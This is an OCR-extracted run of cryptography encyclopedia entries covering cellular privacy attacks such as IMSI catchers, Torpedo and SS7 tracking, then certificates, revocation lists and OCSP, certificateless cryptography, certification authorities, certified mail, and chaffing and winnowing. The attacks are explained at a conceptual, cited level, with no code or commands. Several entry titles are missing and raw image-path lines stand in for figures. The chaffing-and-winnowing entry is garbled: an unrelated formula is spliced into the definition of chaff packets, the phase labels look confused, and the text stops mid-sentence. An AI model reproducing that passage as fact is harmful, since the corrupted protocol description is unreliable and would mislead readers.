Despite the privacy protection efforts, a large body of literature has revealed numerous privacy issues in mobile telecommunication networks and attacks have also been conducted in reality (as documented by law enforcement). Attacks on cellular privacy cover all attacks that undermine the privacy of cellular network users, including their identity protection and their location privacy. They exist for all digital mobile network generations (2G–5G) and are likely concerns for future mobile network generations (XG) as well. While Unauthenticated IMEI Request and TMSI Deanonymization/Paging

attacks have been demonstrated to be concerns until 3G/UMTS, a substantial number of attacks have been shown to be threats to the privacy in 4G/LTE, in particular (details available in (Ahmad et al. 2019; Khan and Martin 2020; Rupprecht et al. 2019)):

- *User identity confidentiality attacks*. AKA Protocol Linkability, Unauthenticated IMSI Request (IMSI Catcher), Measurement Reports Localization
- *User location confidentiality attacks*. IMSI Paging Attack, AKA Protocol Linkability, GPS Location with SS7/LCS, Location Leak by SIP Message, Measurement Reports Localization
- *User untraceability attacks*. Cell-Level Tracking with SS7/MAP, Measurement Reports Localization

Many of the privacy attacks listed above have a cell-wide range, requiring the attacker to be present close to the victim, while some exhibit a global coverage. Almost all of these attacks have their root causes in specification issues, and their individual causes are rooted in either unsecured pre-authentication traffic or in insecure inter-network protocols (Rupprecht et al. 2018). Unsecured pre-authentication traffic relates to the fact that the communication between the user equipment and the base station before the execution of the Authentication and Key Agreement (AKA) protocol is not security protected, leading in particular to the threat of rogue base stations (IMSI catchers, cell-site simulators, or stingrays) since mobile phones cannot verify the authenticity of the network prior to the execution of the AKA protocol. In the unauthenticated state, the attacker is further allowed to ask for the permanent identity, such as the IMSI or IMEI, and can thus undermine the user's identity and location privacy. Most of the attacks require passive or active attacker radio capabilities, while in some cases user traffic, SS7 interface, PSTN interface, or Internet traffic need to be accessible as well (Rupprecht et al. 2018).

To give one concrete example, a passive LTE identity mapping attack is explained, in which the attacker learns the identity of a user by eavesdropping on the connection establishment procedure. The identity mapping attack described and conducted in (Rupprecht et al. 2019) exploits temporary identifiers on the layer two of the protocol stack during the radio connection establishment and does not depend on any active interference like comparable paging attacks. More concretely, the attack allows an adversary to map the user's temporary network identity (TMSI) to the

temporary radio identity (RNTI). Using this attack, an attacker can precisely localize and identify a user within the cell, distinguish multiple transmission streams, and use this information as a stepping stone for subsequent attacks, one example being website fingerprinting by transmission metadata that can reveal the browsing behavior of a user by exploiting resource allocation scheduling of the network (Rupprecht et al. 2019): even though transmissions are encrypted, plaintext information up to the packet data convergence protocol, a second network layer protocol on top of the MAC and RLC protocols, can be accessed and the transmission characteristics for individual users can be learned. This information is sufficient to distinguish accessed websites and de-anonymize a connection that is perceived to be secure due to encryption; solely depending on passive (downlink) sniffing.

To prevent illegitimate exposures of permanent identifiers of cellular subscribers (IMSI in 4G, Subscription Permanent Identifier/SUPI in 5G), the 3GPP standard for 5G specifications requires a cellular device to encrypt its IMSI/SUPI using the public key of the core network. Current 3GPP proposals of IMSI/SUPI protection mechanisms may still expose the network operator information of a cellular subscriber, though, and do thus not meet the strict privacy requirement.

To give a second example, it has been shown that security and privacy flaws in both 4G and 5G can be used to intercept phone calls and track the locations of cell phone users (Hussain et al. 2019). A first attack called Torpedo exploits a weakness in the paging protocol that carriers use to notify a phone before a call or text message comes through. As the authors of (Hussain et al. 2019) demonstrate, several phone calls placed and canceled in a short period can trigger a paging message without alerting the target device to an incoming call, which an attacker can use to track a victim’s location. Knowing the victim’s paging occasion also lets an attacker hijack the paging channel and inject or deny paging messages, by spoofing messages like US Amber alerts or blocking messages altogether. Torpedo opens the door to two further attacks: Piercer, which allows an attacker to determine the IMSI on a 4G network, and the IMSI-Cracking attack, which can brute-force an IMSI number in both 4G and 5G networks, where IMSI numbers are encrypted. The researchers of (Hussain et al. 2019) demonstrated that their attacks can defeat newer protections in 5G

that were believed to make it more difficult to snoop on phone users, making them also propose countermeasures (Singla et al. 2020).

The SS7, SIGTRAN, and Diameter signaling protocols are further known to have severe security and privacy weaknesses, which can be exploited by attackers. Although attacks do not appear to happen at a large scale, the impact for individual subscribers can be significant. The range of attacks that can be developed through weaknesses in signaling varies but includes call intercept, subscriber account fraud and profile extraction (via Diameter Interconnection), as well as location tracking.

Open Problems and Future Directions

5G, the latest generation of cellular networks, combines various technologies to increase capacity, reduce latency, and save energy compared to previous generations. Due to its complexity and scale, however, ensuring its security and the users' privacy is extremely challenging. Although a 5G privacy solution based on public key encryption has been developed that aims to protect the users' subscription permanent identifiers against active attacks (SUPI encryption), the advent of new architectures, technologies, and services in 5G networks will eventually generate higher privacy risks for users and other stakeholders compared to previous generations. In addition, the integration of technologies such as software-defined networks (SDN), network function virtualization (NFV), and cloud/edge computing with the 5G ecosystem (network exposure function) are exposing 5G networks to even more serious privacy challenges. Finally, also the decrease of the cell sizes from former generations to 5G may undermine the location privacy of users further since their locations can be derived with higher accuracy.

At the same time, little attention has been granted to signaling protocols, the legacy technologies used to interconnect networks. What was once a safe interconnecting environment, due to the small number of providers with no real need for access control, has become a "wild west" running on legacy infrastructure. Most of the operators have implemented basic security measures especially for SS7, but their measures are basic and cover only basic attacks. The fundamental weaknesses in signaling protocols are hard to tackle: not only telecom providers need interconnection access but

also location services and content providers, with many consequences for privacy.

Definition

A *certificate* is a data structure that contains information about an entity (such as a public key and an identity, or a set of privileges). This data structure is signed by an authority for a given domain.

Background

The concept of a *certificate* was introduced and discussed by Kohnfelder in his Bachelor's thesis (Kohnfelder 1978) as a way to reduce the active role of a public authority administering the public keys in a large-scale communication system based on public key cryptography. This concept is now established as an important part of public-key infrastructure (PKI). The X.509 certificate specification that provides the basis for secure socket layer/transport layer security (SSL/TLS), Secure Multipurpose Internet Mail Extensions (S/MIME), and most modern PKI implementations is based on the Kohnfelder thesis.

Applications

A *certificate* is a data structure signed by an entity that is considered (by some other collection of entities) to be authoritative for its contents. The signature on the data structure binds the contained information together in such a way that this information cannot be altered without detection. Entities that retrieve and use certificates (often called “relying parties”) can choose to rely upon the contained information because they can determine whether the signing authority is a source they trust and because they can ensure that the information has not been modified since it was certified by that authority.

The information contained in a certificate depends upon the purpose for which that certificate was created. The primary types of certificates are public-key certificates (Public-Key Infrastructure) and attribute certificates, although in principle an authority may certify any kind of information (Adams et al. 2005; Adams and Lloyd 2003; Housley and Polk 2001; Schaad and Myers 2008). Public-key certificates typically bind a public key pair to some representation of an identity for an entity. (The identity is bound explicitly to the public key, but implicitly to the private key as well). That is, only the public key is actually included in the certificate, but the underlying assumption is that the identified entity is the (sole) holder of the corresponding private key; otherwise, relying parties would have no reason to use the certificate to encrypt data for, or verify signatures from, that entity.) In addition, other relevant information may also be bound to these two pieces of data such as a validity period, an identifier for the algorithm for which the public key may be used, and any policies or constraints on the use of this certificate. The public key may be constrained in its possible uses so that it is valid only for encryption of certain types of data, or verification of certain types of signatures. Examples include TLS/SSL client or server certificates, e-mail certificates, code signing certificates, EMV certificates (for validation of payment card authenticity), and qualified certificates. A qualified certificate, as specified by the eIDAS Regulation in the EU (Regulation (EU) 2014), is a certificate for electronic signatures that is issued by a qualified trust service provider. “A qualified electronic signature offers the highest tier of probative value in court making it very difficult to deny its authorship. Member states throughout the EU are required to recognize the validity of a qualified electronic signature that has been created using a qualified certificate from another member state. A

qualified electronic signature with a qualified certificate carries the same weight as a handwritten signature in court" (Turner 2016).

Attribute certificates typically do not contain a public key, but bind other information (such as roles, rights, or privileges) to some representation of an identity for an entity. Therefore, an entity will typically use an attribute certificate to prove ownership of one or more attributes that a verifier requires in order to grant access to some resource or service.

Public-key certificates are typically used in protocols or message exchanges involving authentication of the participating entities, whereas attribute certificates are typically used in protocols or message exchanges involving authorization decisions (Authorization Architecture) regarding the participating entities.

Many formats and syntaxes have been defined for both public-key certificates and attribute certificates, including X.509 (ITU-T Recommendation X.509 2000) (Privacy and also Key Management for a high-level overview of the X.509 certificate format), Security Assertion Markup Language (SAML) (OASIS Security Services Technical Committee 2005), simple public-key infrastructure (SPKI) (Ellison et al. 1999) (Security Standards Activities), and Pretty Good Privacy (PGP) (Zimmermann 1995). Management protocols have also been specified for the creation, use, and revocation of (typically X.509-based) public-key certificates (see, for example, the certificate management protocol specified in (Adams et al. 2005)).

Synonyms

Prime certificate

Definition

A *certificate of primality* (or prime certificate) is a small set of values associated with an integer that can be used to efficiently prove that the integer is a prime number. Certain primality proving algorithms, such as elliptic curves for primality proving, generate such a certificate. A certificate of primality can be independently verified by software other than the one that generated the certificate, e.g., when verifying the domain parameters in elliptic curve cryptography or Diffie–Hellman key agreement.

Definition

Certificate revocation is the process of attempting to ensure that a certificate that should no longer be considered valid is not used by relying parties. Many techniques have been proposed for achieving this in different environments including simply publishing this information on a publicly accessible list and hoping that a relying party will consult this list before using the certificate.

Applications

A certificate (Certificate and Certification Authority) is a binding between a name of an entity and that entity's public key pair (Public Key Cryptography). Normally, this binding is valid for the full lifetime of the issued certificate. However, circumstances may arise in which an issued certificate should no longer be considered valid, even though the certificate has not yet expired. In such cases, the certificate may need to be revoked (a process known as *certificate revocation*). Reasons for revocation vary, but they may involve anything from a change in job status to a suspected private-key compromise. Therefore, an efficient and reliable method must

be provided to revoke a public-key certificate before it might naturally expire.

Certificates must pass a well-established validation process before they can be used. Part of that validation process includes making sure that the certificate under evaluation has not been revoked. Certification Authorities (CAs) are typically responsible for making revocation information available in some form or another. Relying parties (users of a certificate for some express purpose) must have a mechanism to either retrieve the revocation information directly or rely upon a trusted third party to resolve the question on their behalf.

Certificate revocation can be accomplished in a number of ways. One class of methods is to use periodic publication mechanisms; another class is to use online query mechanisms to a trusted authority. A number of examples of each class will be given in the sections below. A survey of the various revocation techniques can be found in Adams and Lloyd (2003; see also Housley and Polk 2001) for a good discussion of the many options in this area. The X.509 standard (ITU-T Recommendation X.509 2000) contains detailed specifications for most of the periodic publication mechanisms. For online query mechanisms, see the OCSP (Myers et al. 1999), DPV/DPD Requirements (Pinkas and Housley 2002), and SCVP (Freeman et al. 2007) specifications.

Periodic Publication Mechanisms

A variety of periodic publication mechanisms exist. These are "prepublication" techniques, characterized by issuing the revocation information on a periodic basis in the form of a signed data structure. Most of these techniques are based on a data structure referred to as a certificate revocation list (CRL), defined in the ISO/ITU-T X.509 International Standard. These techniques include CRLs themselves, certification authority revocation lists (CARLs), end-entity public-key certificate revocation lists (EPRLs), CRL distribution points (CDPs), indirect CRLs, delta CRLs and indirect delta CRLs, redirect CRLs, and certificate revocation trees (CRTs).

CRLs are signed data structures that contain a list of revoked certificates; the digital signature appended to the CRL provides the integrity and authenticity of the contained data. The signer of the CRL is typically the same entity that signed the issued certificates that are revoked by the

CRL, but the CRL may instead be signed by an entity other than the certificate issuer.

Version 2 of the CRL data structure defined by ISO/ITU-T (the X.509v2 CRL) contains an extension mechanism that allows additional information to be defined and placed in the CRL within the scope of the digital signature. Lacking this, the version 1 CRL has scalability concerns and functionality limitations in many environments. Some of the extensions that have been defined and standardized for the version 2 CRL enable great flexibility in the way certificate revocation is performed, making possible such techniques as CRL distribution points, indirect CRLs, delta CRLs, and some of the other methods listed above.

The CRL data structure contains the following: a version number (almost universally version 2 in current practice), an identifier for the algorithm used to sign the structure, the name of the CRL issuer, a pair of fields indicating the validity period of the CRL ("this update" and "next update"), the list of revoked certificates, any included extensions, and the signature over all the contents just mentioned. At a minimum, CRL processing engines are to assume that certificates on the list have been revoked, even if some extensions are not understood, and take appropriate action (typically, not rely upon the use of such certificates in protocols or other transactions).

Extensions in the CRL may be used to modify the CRL scope or revocation semantic in some way. In particular, the following techniques have been defined in X.509:

- An issuing distribution point extension and/or a CRL scope extension may be used to limit the CRL to holding only CA certificates (creating a CARL) or only end-entity certificates (creating an EPRL).
- A CRL distribution point (CDP) extension partitions a CRL into separate pieces that together cover the entire scope of a single complete CRL. These partitions may be based upon size (so that CRLs do not get too large), upon revocation reason (this segment is for certificates that were revoked due to key compromise; that segment is for revocation due to privilege withdrawn; and so on), or upon a number of other criteria.
- The indirect CRL component of the issuing distribution point extension can identify a CRL as an indirect CRL, which enables one CRL to contain revocation information normally supplied from multiple CAs in separate CRLs. This can reduce the number of overall CRLs that need to

be retrieved by relying parties when performing the certificate validation process.

- The delta CRL indicator extension, or the base revocation information component in the CRL scope extension, can identify a CRL as a Delta CRL, which allows it to contain only incremental revocation information relative to some base CRL or relative to a particular point in time. Thus, this (typically much smaller) CRL must be used in combination with some other CRL (which may have been previously cached) in order to convey the complete revocation information for a set of certificates. Delta CRLs allow more timely information with lower bandwidth costs than complete CRLs. Delta CRLs may also be indirect, using the extension specified above.
- The CRL scope and status referral extensions may be used to create a redirect CRL, which allows the flexibility of dynamic partitioning of a CRL (in contrast with the static partitioning offered by the CRL distribution point extension).

Finally, a certificate revocation tree is a revocation technology designed to represent revocation information in a very efficient manner (using significantly fewer bits than a traditional CRL). It is based on the concept of a Merkle hash tree, which holds a collection of hash values in a tree structure up to a single root node; this root node is then signed for integrity and authenticity purposes.

Online Query Mechanisms

Online query mechanisms differ from periodic publication mechanisms in that both the relying party and the authority with respect to revocation information (i.e., the CA or some designated alternative) must be online whenever a question regarding the revocation status of a given certificate needs to be resolved. With periodic publication mechanisms, revocation information can be cached in the relying party's local environment or stored in some central repository, such as a Lightweight Directory Access Protocol (LDAP) directory. Thus, the relying party may work offline (totally disconnected from the network) at the time of certificate validation, consulting only its local cache of revocation information, or may go online only for the purpose of downloading the latest revocation information from the central repository. As well, the authority may work offline when

creating the latest revocation list and go online periodically only to post this list to a public location.

An online query mechanism is a protocol exchange – a pair of messages – between a relying party and an authority. The request message must indicate the certificate in question, along with any additional information that might be relevant. The response message answers the question (if it can be answered) and may provide supplementary data that could be of use to the relying party. In the simplest case, the requester asks the most basic question possible for this type of protocol: “Has this certificate been revoked?” In other words, “if I was using a CRL instead of this online query mechanism, would this certificate appear on the CRL?” The response is essentially a yes or no answer, although an answer of “I don’t know” (i.e., “unable to determine status”) may also be returned. The Internet Engineering Task Force Public Key Infrastructure – X.509 (IETF PKIX) Online Certificate Status Protocol, OCSP (Security Standards Activities) was created for exactly this purpose and has been successfully deployed in a number of environments worldwide.

However, the online protocol messages can be richer than the exchange described above. For example, the requester may ask not for a simple revocation status, but for a complete validation check on the certificate (i.e., is the entire certificate path “good,” according to the rules of a well-defined path validation procedure). This is known as a Delegated Path Validation (DPV) exchange. Alternatively, the requester may ask the authority to find a complete path from the certificate in question to a specified trust anchor, but not necessarily to do the validation – the requester may prefer to do this part itself. This is known as a Delegated Path Discovery (DPD) exchange. The requirements for a general DPV/DPD exchange have been published by the IETF PKIX Working Group, along with a general, flexible protocol to satisfy these requirements (the Server-Based Certificate Validation Protocol, SCVP).

Other Revocation Options

It is important to note that there are circumstances in which the direct dissemination of revocation information to the relying party is unnecessary. For example, when certificates are “short lived” – that is, have a validity period that is shorter than the associated need to revoke them – then revocation information need not be examined by relying parties. In such

environments, certificates may have a lifetime of a few minutes or a few hours, and the danger of a certificate needing to be revoked before it will naturally expire is considered minimal. Thus, revocation information need not be published at all.

Another example environment that can function without published revocation information is one in which relying parties use only brokered transactions. Many financial institutions operate in this way: online transactions are always brokered through the consumer's bank (the bank that issued the consumer's certificate). The bank maintains revocation information along with all the other data that pertains to its clients (account numbers, credit rating, and so on). When a transaction occurs, the merchant must always go to its bank to have the financial transaction authorized; this authorization process includes verification that the consumer's certificate had not been revoked, which is achieved through direct interaction between the merchant's bank and the consumer's bank. Thus, the merchant itself deals only with its own bank (and not with the consumer's bank) and never sees any explicit revocation information with respect to the consumer's certificate.

Certificateless Cryptography

Alexander W. Dent[15] ✉

✉ **Alexander W. Dent**
Email: A.Dent@rhul.ac.uk

Definition

Certificateless cryptography is a type of public-key cryptography that combines the advantages of traditional PKI-based public-key cryptography and identity-based cryptography. A certificateless scheme is characterized by two properties: (a) the scheme provides security without the need for a public key to be verified via a digital certificate, and (b) the scheme remains secure against attacks made by any third party, including "trusted" third parties.

Background

Certificateless cryptography was introduced by Al-Riyami and Paterson (2003) in a paper that presented examples of certificateless encryption and certificateless signature schemes. Since this paper was published, the concept has been applied to many other areas of public-key cryptography, including key-establishment protocols, authentication protocols, signcryption schemes, and specialized forms of digital signature schemes.

Theory

Traditional PKI-based public-key cryptography provides useful functionality but places a computational burden on the user of the public key. The public-key user has to verify the correctness of the public key by obtaining and verifying a digital certificate for that public key. Identity-based cryptography removes the need for the public-key user to obtain and verify a digital certificate; however, it relies on a trusted key generation center to provide a private key to a user. This means that the trusted key generation center has the same power as the private-key user and must be trusted not to abuse this power.

In a certificateless scheme, the public-key user should not be required to obtain and verify a digital signature (as in traditional PKI-based public-key cryptography) and the private-key user should not have to delegate its power to a trusted third party (as in identity-based cryptography). This is achieved by having two public/private key-pairs:

- A traditional public/private key-pair generated by the private key user. This private key is sometimes called a *secret value* in the context of certificateless cryptography.
- An identity-based key-pair consisting of the private-key user's identity and the associated identity-based private key. This private key is called a *partial private key* in the context of certificateless cryptography.

The public-key user makes use of both the traditional public key and the user's identity. The private-key user makes use of both the secret value and the partial private key.

For example, in a certificateless encryption scheme, the sender encrypts the message using the receiver's public key and identity. The sender is assured that no one but the intended receiver can decrypt the message since only the intended receiver knows both the secret value and the partial private key required to decrypt the ciphertext.

One major problem with certificateless cryptography has been in the development of security models for the concept. The difficulties arise because any security model needs to take into account the fact that a malicious attacker could deceive a public-key user into using a false public key (as there are no digital certificates to give assurance of a public key's validity). A security model for a certificateless scheme needs to consider two types of attackers:

- *A third-party attacker (i.e., an attacker other than the key generation center*). This attacker can replace the public keys of other users and may be able to learn partial private-key values for some identities (as long as this does not allow the scheme to be trivially broken).
- *The key generation center*. The key generation center can generate the partial private key for any user. This gives a malicious key generation center the obvious (and successful) attack strategy of replacing the public key of the user with a public key that the key generation center has generated itself. The scheme should resist all other attacks made by a malicious key generation center.

These are known as *Type I* and *Type II* attackers, respectively. A vast number of security models have been proposed for certificateless encryption and certificateless signature schemes. A survey of certificateless encryption security models has been published by Dent (2008).

Applications

There are questions as to whether certificateless cryptography is practical. Paterson, one of the coinventors of the concept, has suggested that certificateless signatures have limited practical use as a signature could always contain a digital certificate for the signer's public key. Hence, certificateless signatures provide no more functionality than a simple PKI system. A similar argument holds for certificateless encryption systems that force the receiver to interact with the trusted authority before publishing their public key.

However, there are potentially some applications for certificateless encryption schemes that allow a user to publish their public key *before* obtaining their partial private key. This functionality cannot be obtained using a PKI and research has shown that this allows the construction of cryptographic workflow systems. Nonetheless, there have been limited applications of certificateless cryptography in practice.

Open Problems and Future Directions

Open problems include the development of schemes that can provide the highest level of security against both Type I and Type II attackers, and the development of more efficient schemes with practical applications.

Definition

A CA is often called a “certificate authority” in the popular press and other literature, but this term is generally discouraged by PKI experts and practitioners because it is somewhat misleading: A CA is not an authority on *certificates* as much as it is an authority on the *process and act of certification*. Thus, the term “certification authority” is preferred.

Background

A certification authority (CA) is the central building block of a public-key infrastructure (PKI). It is a collection of computer hardware and software as well as the people who operate it. The CA performs four basic PKI functions: issuing certificates, maintaining and issuing certificate status information, publishing certificates and certificate status information, and maintaining archives of state information on expired and revoked certificates that it issued.

The primary function of a CA is to act as an authority that is trusted by some segment of a population – or perhaps by the entire population – to validly perform the task of binding public-key pairs to identities. The CA certifies a key pair/identity binding by digitally signing ("Digital Signature Scheme") a data structure that contains a representation of the identity of an entity ("Identification") and the entity's corresponding public key. This data structure is called a "public-key certificate" (or simply a certificate, when this terminology will not be confused with other types of certificates, such as attribute certificates). When the CA certifies the binding, it is asserting that the entity named in the certificate – called the subject – has access to the private key that corresponds to the public key contained in the certificate. If the CA includes additional information in the certificate, the CA is asserting that information corresponds to the subject as well. This additional information might be an e-mail address or policy information. When the subject of the certificate is another CA, the issuer is asserting that the certificates issued by the other CA are trustworthy; however, some policies and procedures may be established by the two CAs to enforce limits.

The CA inserts its name in every certificate that it generates and signs them with its private key. Once users establish that they trust a CA (how this trust is established varies based on the Trust Model), users can trust other certificates issued by that CA. Users can easily identify certificates issued by that CA by comparing its name. To ensure that the certificate is genuine, users verify the signature with the CA's public key. To maintain this trust, the CA must take significant measures to protect its private key from disclosure; otherwise, an attacker could generate certificates tricking users in to trusting them as if the CA itself generated them. Typically, a CA will store its private key in a FIPS 140-2- or FIPS 140-3-validated cryptographic module.

For users to maintain their trust in certificates, CAs must accurately maintain information on the status of certificates they have issued. Of primary concern, is the list of certificates that should no longer be trusted, which is called a certificate revocation list (CRL). Errors of omission may cause a user to accept an untrustworthy certificate, resulting in a loss of security. Listing trustworthy certificates, or incorrect revocation dates, may cause a user to reject a trustworthy certificate, resulting in denial of service.

A CA is only useful if the certificates and CRLs that it generates are available to the users. If Alice and Bob cannot obtain the certificates and CRLs they need, they will not be able to implement the security services they want (e.g., integrity, authentication, confidentiality, and access control). Of course, Alice and Bob can always exchange their own personal certificates and their CRLs. However, each may need additional CA certificates to establish a certification path. A CA often distributes certificates and CRLs by posting them in a publicly available repository.

When a CA serves an unrestricted user community, distribution of certificates and CRLs is all about availability and performance, not security. There is no requirement to restrict access to certificates and CRLs, since they need not be secret. An attacker could deny service to Alice and Bob by deleting or modifying information, but the attacker cannot make them trust the altered information without obtaining the private key of the CA.

A CA may restrict its services to a closed population, such as a particular community. In this case, the CA may wish to deny attackers access to the certificates and CRLs. To achieve these goals, the CA may wish to secure the distribution of certificates and CRLs. The integrity of the certificates and CRLs is not at risk, but the CA may not wish to disclose the information they contain. For example, if a company’s certificates implicitly identify its R&D personnel, a competitor could exploit this information. The competitor could determine the types of R&D by their backgrounds or simply try to hire the personnel.

Finally, the CA needs to maintain information to identify the signer of an old document based on an expired certificate. To support this goal, the archive must identify the actual subject named in a certificate, establish that they requested the certificate, and show that the certificate was valid at the time the document was signed. The archive must also include any information regarding the revocation of this certificate. The CA must maintain sufficient archival information to establish the validity of

certificates during their validity period, even after the certificates have expired.

A CA is well suited to the generation of archive information, but not its maintenance. A CA can create a detailed audit trail, with sufficient information to describe why it generated a certificate or revoked it. This is a common attribute of computer-based systems. However, maintaining that information for long periods of time is not a common function.

CA functions are detailed in a certificate policy (CP) (Chokhani et al. 2003) and certification practice statement (CPS). The CP tells what the CA is expected to do, and the CPS tells how these expectations are met. The CP and CPS also detail restrictions to protect the integrity of the CA components. The restrictions may include physical restrictions, logical restrictions, or procedural restrictions. Physical restriction might require locked and guarded rooms or keycard access. Logical restrictions might require network firewalls. Procedural restrictions might require two CA staff members to modify the system or prevent system operators from deleting audit logs.

In addition to the four basic functions, the CA may also generate key pairs for entities upon request, and it may store these keys to provide a key backup and recovery service. Storing private keys is often called key escrow.

Sometimes a CA delegates some of its responsibilities. An entity that verifies certificate contents, especially confirming the identity of the user, is called a registration authority (RA). An RA may also assume some of the responsibilities for certificate revocation decisions.

An entity that distributes certificates and CRLs is called a repository. A repository may be designed to maximize performance and availability. The entity that provides long-term secure storage for the archival information is called an archive.

An archive does not require the performance of a repository but must be designed for secure storage.

In addition to RAs, repositories, and archives, there are single-purpose entities such as key generation servers whose sole purpose is to generate keys; naming authorities whose sole purpose is to prevent name collisions; backup and recovery servers who maintain copies of private keys in case they become unavailable; and revocation status providers such as online

certificate status protocol (OCSP) who provide information on that certificate's status (e.g., valid).

A CA is not restricted to a single RA, repository, or archive. In practice, a CA is likely to have multiple RAs; different entities may be needed for different groups of users. Repositories are often duplicated to maximize availability, increase performance, and add redundancy. There is no requirement for multiple archives.

The roles and duties of a CA have been specified in a number of contexts (Adams et al. 2005; Adams and Lloyd 2003; Housley and Polk 2001; ITU-T Recommendation X. 509 2019; Myers and Schaad 2008), along with protocols for various entities to communicate with the CA. As one example, the IETF PKIX Working Group ("Security Standards Activities") has developed several standards-track specifications that are relevant to a CA operating in the context of an Internet PKI (Cooper et al. 2008) (see http://datatracker.ietf.org/wg/pkix/charter/ for details).

Deployment Results

CAs have been successfully deployed in business, and in governmental and academic environments. CAs have been used to instantiate large and small public-key infrastructures throughout the world.


Nonrepudiation protocol

Definition


Certified mail is the fair exchange of secret data for a receipt for this data.



Background

Like fair exchange and contract signing protocols, early research focused on two-party protocols (Blum 1981; Rabin 1981) fairly generating nonrepudiation of receipt tokens in exchange for the message.

Theory



Certified mail is the most mature instance of fair exchange that has been standardized (ISO/IEC 1997): the players in a certified mail system are at least one sender *S* and one receiver *R*. Depending on the protocols used and the service provided, the protocol may involve one or more trusted third parties (TTPs) *T*. If reliable time-stamping is desired, additional time-

stamping authorities *TS* may be involved too. For evaluating the evidence produced, a verifier *V* can be invoked after completion of the protocol. Sending a certified mail includes several actions (ISO/IEC 1997). Each of these actions may be disputable, i.e., may later be disputed at a verifier, such as a court (see Fig. 1): A sender composes a signed message (nonrepudiation of origin) and sends it to the first TTP (nonrepudiation of submission). The first TTP may send it to additional TTPs (nonrepudiation of transport) and finally to the recipient (nonrepudiation of delivery, which is a special case of nonrepudiation of transport). The recipient receives the message (nonrepudiation of receipt).

Certified Mail, Fig. 1 Framework for certified mail (ISO/IEC 1997): players and their actions

Like generic fair exchange, two-party protocols either have nonnegligible failure probability or do not guarantee termination within a fixed time. Early work on fair exchange with inline TTP was done in (Rabin 1983). Optimistic protocols have been proposed in (Asokan et al. 1998; Bao et al. 1998). A later example of a protocol using an in-line TTP is the protocol proposed in (Zhou and Gollmann 1996). The basic idea is that the parties first exchange signatures under the encrypted message. Then, the third party signs and distributes the key. The signature on the encrypted message together with the signatures on the key then forms the nonrepudiation of origin and receipt tokens. The protocol is sketched in Fig. 2. Recent work has been surveyed in (Onieva et al. 2009). Proposals for replacing the TTP by a blockchain infrastructure has been proposed in (Hinarejos and Ferrer-Gomila 2020).

Definitions

Chaffing and winnowing is a cryptographic technique that does not use encryption to provide confidentiality.

Background

Chaffing and winnowing, conceived by Ronald Rivest (1998), is a technique that allows to provide data confidentiality over an insecure channel without using encryption. The term *winnowing* – suggested by Ronald Rivest's father – means "to separate out or eliminate the poor or

useless parts," while the term *chaff* is used to identify "useless parts of wheat." The technique was proposed as a proof-of-concept to demonstrate how to achieve data confidentiality without involving encryption or steganography while at the same time preventing an adversary from collecting sensitive data (Katz and Lindell, 2014).

Theory

The chaffing and winnowing technique allows a sender to transmit a message toward an intended receiver without involving any complex cryptographic algorithm. Assuming two parties *A* and *B*, they need: (i) to agree on an authentication mechanism, e.g., a message authentication code (MAC) algorithm, such as the one provided by an HMAC; and, (ii) to establish an authenticated key to be used for the MAC, such as the one provided by an authenticated Diffie-Hellman protocol (Rescorla et al., 1999). The two phases to send a message are the following:

- *Winnowing*. The sender splits a given message *m* into packets, producing the set $\mathscr{M} = \{p_1, \ldots, p_n\}$, and computes for each packet in the set a corresponding MAC. The cited MAC takes in input the secret authentication key previously exchanged, the packet serial number (packet p_i has serial number *i*), and the packet content. The MAC is then appended to each packet as depicted in Fig. 1, hence producing a set of *n* packets $\mathscr{W} = \{\hat{p}_1, \ldots, \hat{p}_n\}$;
- *Chaffing*. The sender generates *k* packets $K_{i,3} = (u^{z_i} h)^{r_i} v^{-r}$, namely, chaffs, that sport an *invalid* MAC.

Chaffing and Winnowing, Fig. 1 Packet authentication process. The message authentication code is computed and appended to the end of the packet

Assuming an insecure communication channel, the sender computes the set $\mathscr{T} = \{\mathscr{W} \cup \mathscr{C}\}$, applies a pseudorandom permutation over the elements of such a set, and transmits the packets ("wheat" and "chaff") to the receiver. The receiver applies the following steps: (i) Discard the chaffs

